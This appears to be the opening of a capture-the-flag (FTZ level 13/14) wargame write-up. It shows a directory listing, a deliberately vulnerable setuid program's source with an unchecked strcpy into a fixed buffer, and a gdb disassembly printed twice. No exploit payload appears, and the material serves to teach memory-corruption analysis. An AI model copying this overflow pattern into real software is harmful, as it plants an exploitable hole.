
S.C.P


서동훈

F.T.Z


LEVEL 13&14




```
[level13@ftz level13]$ ls -al
total 96
drwxr-xr-x    4 root     level13      4096 Mar 19  2003 .
drwxr-xr-x   34 root     root         4096 Sep 10  2011 ..
-rwsr-x---    1 level14  level13     13953 Mar  8  2003 attackme
-rw-------    1 root     root            1 Jan 15  2010 .bash_history
-rw-r--r--    1 root     level13        24 Feb 24  2002 .bash_logout
-rw-r--r--    1 root     level13       224 Feb 24  2002 .bash_profile
-rw-r--r--    1 root     level13       151 Feb 24  2002 .bashrc
-rw-r--r--    1 root     level13       400 Jan 25  1999 .cshrc
-rw-r--r--    1 root     level13      4742 Jan 25  1999 .emacs
-r--r--r--    1 root     level13       319 Jan 25  1999 .gtkrc
-rw-r--r--    1 root     level13       100 Jan 25  1999 .gvimrc
-rw-r-----    1 root     level13       258 Mar  8  2003 hint
-rw-r--r--    1 root     level13       226 Jan 25  1999 .muttrc
-rw-r--r--    1 root     level13       367 Jan 25  1999 .profile
drwxr-xr-x    2 root     level13      4096 Feb 24  2002 public_html
drwxrwxr-x    2 root     level13      4096 Jul  7 04:21 tmp
-rw-r--r--    1 root     root            1 May  7  2002 .viminfo
-rw-r--r--    1 root     level13      4145 Jan 25  1999 .vimrc
-rw-r--r--    1 root     level13       245 Jan 25  1999 .Xdefaults
[level13@ftz level13]$ 
```



```
[level13@ftz level13]$ cat hint

#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);

   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! \n");
   kill(0,11);
   }
}

[level13@ftz level13]$ 
```




```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```




```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
